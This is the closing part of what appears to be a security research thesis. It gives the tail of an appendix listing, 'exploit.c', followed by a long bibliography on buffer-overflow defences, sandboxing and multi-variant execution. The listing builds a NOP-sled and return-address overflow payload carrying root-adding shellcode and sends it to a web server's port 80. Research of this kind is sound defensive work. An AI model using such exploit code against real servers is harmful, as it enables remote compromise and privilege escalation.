   unsigned char buffer[1000];

   char *shellcode = add_root_code;

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // zero the rest of the struct

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1)
      fatal("connecting to target server");

   bzero(buffer, 1000 );                      // zero out the buffer
   memset(buffer, '\x90', OFFSET);           // build a NOP sled
   *(char **)(buffer + OFFSET) = RETADDR; // put the return address in

   printf("Addressd %lu %p\n", sizeof(RETADDR),  RETADDR);
   memcpy(buffer+200, shellcode, strlen(shellcode)); // shellcode
   memcpy(buffer+ strlen(buffer), "\0\0\r\n", 4);                 // terminate the string
   printf("Exploit buffer:\n");
   dump(buffer, strlen(buffer) + 4);  // show the exploit buffer
   write(sockfd, buffer, strlen(buffer) + 4);   // send exploit buffer as a HTTP request

   exit(0);
}
```

Listing A.1: exploit.c.

Bibliography

[1] Gcc-mudflap. http://gcc.gnu.org/wiki/Mudflap_Pointer_Debugging.

[2] Lighttpd. http://www.lighttpd.net/.

[3] Lighttpd source code. http://www.lighttpd.net/download/.

[4] Stackshield: A "stack smashing" technique protection tool for linux. http://www.angelfire.com/sk/stackshield/.

[5] *Honeypots: Tracking Hackers*. Addison Wesley, 2002.

[6] *System V Application Binary Interface*. •, 2005.

[7] *Hacking: The art of exploitation*. No starch press, San Francisco, 2008.

[8] Anurag Acharya, Mandar Raje, and Ar Raje. Mapbox: Using parameterized behavior classes to confine applications. In *Proceedings of the 9th USENIX Security Symposium*, 2000.

[9] K. G. Anagnostakis, S. Sidiroglou, P. Akritidis, K. Xinidis, E. Markatos, and A. D. Keromytis. Detecting targeted attacks using shadow honeypots. In *Proceedings of the 14th conference on USENIX Security Symposium - Volume 14*, 2005.

[10] Micheal Franz Babak Salamat, Christian Wimmer. Synchronous signal delivery in a multi-variant intrusion detection system. In *Technical Report No 08-14*, 2008.

[11] Nicolas Bareil. Seccomp nurse. http://chdir.org/~nico/seccomp-nurse/, 2011.

[12] Adrian Filipi Jonathan Rowanhill Wei Hu Jack Davidson Benjamin Cox, David Evans and John Knigh. N-variant systems : A secretless framework for security through diversity. In *15th USENIX Security Symposium, Vancouver, BC*, 2006.

[13] Emery D. Berger and Benjamin G. Zorn. Diehard: probabilistic memory safety for unsafe languages. In *Proceedings of the ACM SIGPLAN conference on Programming language design and implementation*, 2006.

[14] Bulba and Kil3r. Bypassing stackguard and stackshield. In phrack, issue 56, http://phrack.org/issues.html?issue=56id=5, 2000.

[15] Liming Chen and A. Avizienis. N-version programminc: A fault-tolerance approach to rellablllty of software operatlon. In *Fault-Tolerant Computing, 1995, Highlights from Twenty-Five Years., Twenty-Fifth International Symposium on*, 1995.

[16] Monica Chew and Dawn Song. Mitigating buffer overflows by operating system randomization. Technical report, 2002.

[17] Cobert. Secure computing with filters. In LWN, http://lwn.net/Articles/498231/, 2013.

[18] Jonathan Corbet. Yet another new approach to seccomp. In LWN, http://lwn.net/Articles/475043/, 2012.

[19] Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. Pointguard tm : Protecting pointers from buffer overflow vulnerabilities. In *In Proc. of the 12th Usenix Security Symposium*, 2003.

[20] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *In Proceedings of the USENIX security symposium*, 1998.

[21] Drew Dean and Alan J. Hu. Fixing races for fun and profit. In *13TH USENIX SECURITY SYMPOSIUM*, 2004.

[22] Jeff Dike. User-mode linux. In *Proceedings of the 5th annual conference on Linux*, 2001.

[23] Jeff Dike. Linux as a hyper visor. In *Proceedings of Ottawa Linux Symposium*, 2005.

[24] Frank Ch. Eigler. Mudflap:pointer use checking for c/c++. In *In Proceedings of the GCC developers sumbmit*, 2003.

[25] Charles Preston Nina Berry Corbin Stewart Fred Cohen, Dave Lambert and Eric Thomas. A framework for decemption. In *Proceedings of USENIX*, 2001.

[26] Tal Garfinkel. Traps and pitfalls: Practical problems in in system call interposition based security tools. In *Proceedings of the annual Network and Distributed Systems Security Symposium*, 2003.

[27] Tal Garfinkel, Ben Pfaff, and Mendel Rosenblum. Ostia: A delegating architecture for secure system call interposition. In *Symposium on Network and Distributed System Security*, 2003.

[28] Google. Seccompsandbox. `https://code.google.com/p/seccompsandbox/`, 2010.

[29] Google. minijail. `http://www.chromium.org/chromium-os/chromiumos-design-docs/system-hardening`, 2013.

[30] HP. Httperf. `http://www.hpl.hp.com/research/linux/httperf/`, 2008.

[31] Intel. *Intel 64 and IA-32 Architecure Software Developer's Manual*. 2013.

[32] Todd Jackson, Babak Salamat, Gregor Wagner, Christian Wimmer, and Michael Franz. On the effectiveness of multi-variant program execution for vulnerability detection and prevention. In *Proceedings of the 6th International Workshop on Security Measurements and Metrics*, 2010.

[33] Todd Jackson, Christian Wimmer, and Michael Franz. Multi-variant program execution for vulnerability detection and analysis. In *Proceedings of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research*, 2010.

[34] K. Jain and R. Sekar. User-level infrastructure for system call interposition: A platform for intrusion detection and confinement. In *Proceedings of Network and Distributed Systems Security Symposium*, 1999.

[35] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM conference on Computer and communications security*, 2003.

[36] J. C. Knight and N. G. Leveson. An experimental evaluation of the assumption of independence in multiversion programming. In *In IEEE Transactions on Software Engineering*, 1986.

[37] John C. Knight and Nancy G. Leveson. A reply to the criticisms of the knight & leveson experiment. In *In SIGSOFT Software Engineering Notes*, 1990.

[38] K.C. Knowlton. A combination hardware-software debugging system. In *Computers, IEEE Transactions on*, 1968.

[39] Sebastian Kramher. x86-64 buffer overflow exploitsa and the borrowed code chunks exploitation techinique. `http://users.suse.com/~krahmer/no-nx.pdf`, 2005.

[40] Oren Laadan, Nicolas Viennot, and Jason Nieh. Transparent, lightweight application execution replay on commodity multiprocessor operating systems. In *ACM, SIGMETRICS*, 2010.

[41] Michael Laurenzano, Mustafa M. Tikir, Laura Carrington, and Allan Snavely. Pebil: Efficient static binary instrumentation for linux. In *IEEE Computer Society (ISPASS)*, 2010.

[42] John Levine and Honeynets Honeypots. The use of honeypots to detect exploited systems across large enterprise networks. In *Proceedings of the annual security IEEE*, 2003.

[43] Vitaliy B. Lvin, Gene Novark, Emery D. Berger, and Benjamin G. Zorn. Archipelago: trading address space for reliability and security. In *Proceedings of the 13th international conference on Architectural support for programming languages and operating systems*, 2008.

[44] Linux Programmer's Manual. Prctl. `http://man7.org/linux/man-pages/man2/prctl.2.html`, 2013.

[45] Linux Programmer's Manual. Ptrace. `http://man7.org/linux/man-pages/man2/ptrace.2.html`, 2013.

[46] Linux Programmer's Manual. Stat. `http://man7.org/linux/man-pages/man2/fstat.2.html`, 2013.

[47] Ananth Mavinakayanahalli, Prasanna Panchamukhi, and Jim Keniston. Probing the guts of kprobes. In *Linux Symposium volume two*, 2006.

[48] Steven Mccanne and Van Jacobson. The bsd packet filter: A new architecture for user-level packet capture. In *Proceedings of the USENIX Winter*, 1992.

[49] Susanta Nanda, Wei Li, Lap chung Lam, and Tzi cker Chiueh. Bird: Binary interpretation using runtime disassembly. In *Proceedings of the International Symposium on Code Generation and Optimization*, 2006.

[50] Nergal. The advanced return-into-lib(c) exploit: Pax case study. In phrack, issue 58 http://www.phrack.com/issues.html?issue=58id=4, 2001.

[51] Gene Novark, Emery D. Berger, and Benjamin G. Zorn. Exterminator: Automatically correcting memory errors with high probability. In *In Proceedings of the 2007 ACM SIGPLAN Conference on Programming Language Design and Implementation, ACM*, 2007.

[52] Jon Oberheide, Evan Cooke, and Farnam Jahanian. Cloudav: N-version antivirus in the network cloud. In *In IEEE Topical Conference on Cybersecurity, Daytona Beach*, 2006.

[53] Aleph One. Smashing the stack for fun and profit. In phrack, `http://www.phrack.org/issues.html`, 2007.

[54] Chetan Parampalli, R. Sekar, and Rob Johnson. A practical mimicry attack against powerful system-call monitors. In *Procedings of the ACM confernce on Information, Computer and Communication Security*, 2008.

[55] Cristian Cadar Petr Hosek. Safe software updates via multi-version execution. In *International Conference on Software Engineering*, 2013.

[56] Niels Provos. Improving host security with system call policies. In *Proceedings of the 12th Usenix Security Symposium*, 2002.

[57] Niels Provos. A virtual honeypot framework. In *Proceedings of the 13th conference on USENIX Security Symposium*, 2004.

[58] Ocvtavian Purdila and Andreas Terzis. A dynamic browser containment environment for countering web-base malware. In *Symposium on Network and Distributed System Security*, 2006.

[59] Changwoo Pyo and Gyungho Lee. Encoding function pointers and memory arrangement checking against buffer overflow attack. In *Information and Communications Security*, 2002.

[60] J. Reynolds, J. Just, E. Lawson, L. Clough, R. Maglich, and K. Levitt. The design and implementation of an intrusion tolerant system. In *Dependable Systems and Networks, 2002. DSN 2002. Proceedings. International Conference on*, 2002.

[61] Gerardo Richarte. Four different tricks to bypass stackshield and stackguard protection. *World Wide Web*, 1, 2002.

[62] Martin Roesch and Stanford Telecommunications. Snort - lightweight intrusion detection for networks. In *Proceedings of USENIX LISA*, 1999.

[63] Yasushi Saito. Jockey: A user-space library for record-replay debugging. In *In AADEBUG'05: Proceedings of the sixth international symposium on Automated analysis-driven debugging*, 2005.

[64] B. Salamat, A. Gal, T. Jackson, K. Manivannan, G. Wagner, and M. Franz. Multi-variant program execution: Using multi-core systems to defuse buffer-overflow vulnerabilities. In *Complex, Intelligent and Software Intensive Systems, 2008. CISIS 2008. International Conference on*, 2008.

[65] B. Salamat, T. Jackson, G. Wagner, C. Wimmer, and M. Franz. Runtime defense against code injection attacks using replicated execution. In *Dependable and Secure Computing, IEEE Transactions on*, 2011.

[66] Babak Salamat, Andreas Gal, and Michael Franz. Reverse stack execution in a multi-variant execution environment. In *In Workshop on Compiler and Architectural Techniques for Application Reliability and Security*, 2008.

[67] Babak Salamat, Todd Jackson, Andreas Gal, and Michael Franz. Orchestra: Intrusion detection using parallel execution and monitoring of program variants in userspace. In *European Conference on Computer Systems*, 2009.

[68] Jonathan Salwan. Shellcode. `http://www.shell-storm.org/shellcode/files/shellcode-658.php`.

[69] Kevin Scott and Jack Davidson. Safe virtual execution using software dynamic translation. In *Annual Computer Security Applications Conference*, 2002.

[70] Mark Seaborn. Plashglibc. `http://plash.beasts.org/wiki/PlashGlibc`, 2008.

[71] Sudarshan M. Srinivasan, Srikanth K, Christopher R. Andrews, and Yuanyuan Zhou. Flashback: A lightweight extension for rollback and deterministic replay for software debugging. In *In USENIX Annual Technical Conference, General Track*, 2004.

[72] Raoul Strackx, Yves Younan, Pieter Philippaerts, Frank Piessens, Sven Lachmund, and Thomas Walter. Breaking the memory secrecy assumption. In *Proceedings of the Second European Workshop on System Security*, 2009.

[73] Thomas Toth and Christopher Kruegel. Accurate buffer overflow detection via abstract payload execution. In *Proceedings of the 5th International Symposium on Recent Advanced in Intrusion detection (RAID)*, 2002.

[74] vsftp. `https://security.appspot.com/vsftpd.html`, 2013.

[75] Perry Wagle and Crispin Cowan. Stackguard: Simple stack smash protection for gcc. In *In proceedings of of the GCC Developers Summit*, 2003.

[76] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the ACM conference on computer and communications security*, 2002.

[77] David A. Wagner. Janus: an approach for confinement of untrusted applications. Technical report, Berkeley, Berkeley, CA, USA, 1999.

[78] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient software-based fault isolation. In *Proceedings of the fourteenth ACM symposium on Operating systems principles*, 1993.

[79] Ke Wang and Salvatore J. Stolfo. Anomalous payload-based network intrusion detection. In *Proceedings of the 7th International Symposium on Recent Advanced in Intrusion detection (RAID)*, 2004.

[80] Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhiqiang Lin. Securing untrusted code via compiler-agnostic binary rewriting. In *Proceedings of the 28th Annual Computer Security Applications Conference*, 2012.

[81] Robert N. M. Watson. Exploiting concurrency vulnerabilities in system call wrappers. In *Proceedings of the first USENIX workshop on Offensive Technologies*, 2007.

[82] Aydan R. Yumerefendi, Benjamin Mickle, and Landon P. Cox. Tightlip: Keeping applications from spilling the beans. In *NSDI, USENIX*, 2007.

[83] Guido Van 't Noordende, Ádám Balogh, Rutger Hofman, Frances M. T. Brazier, and Andrew S. Tanenbaum. A secure jailing system for confining untrusted applications. In *International Conference on Security and Cryptography*, 2006.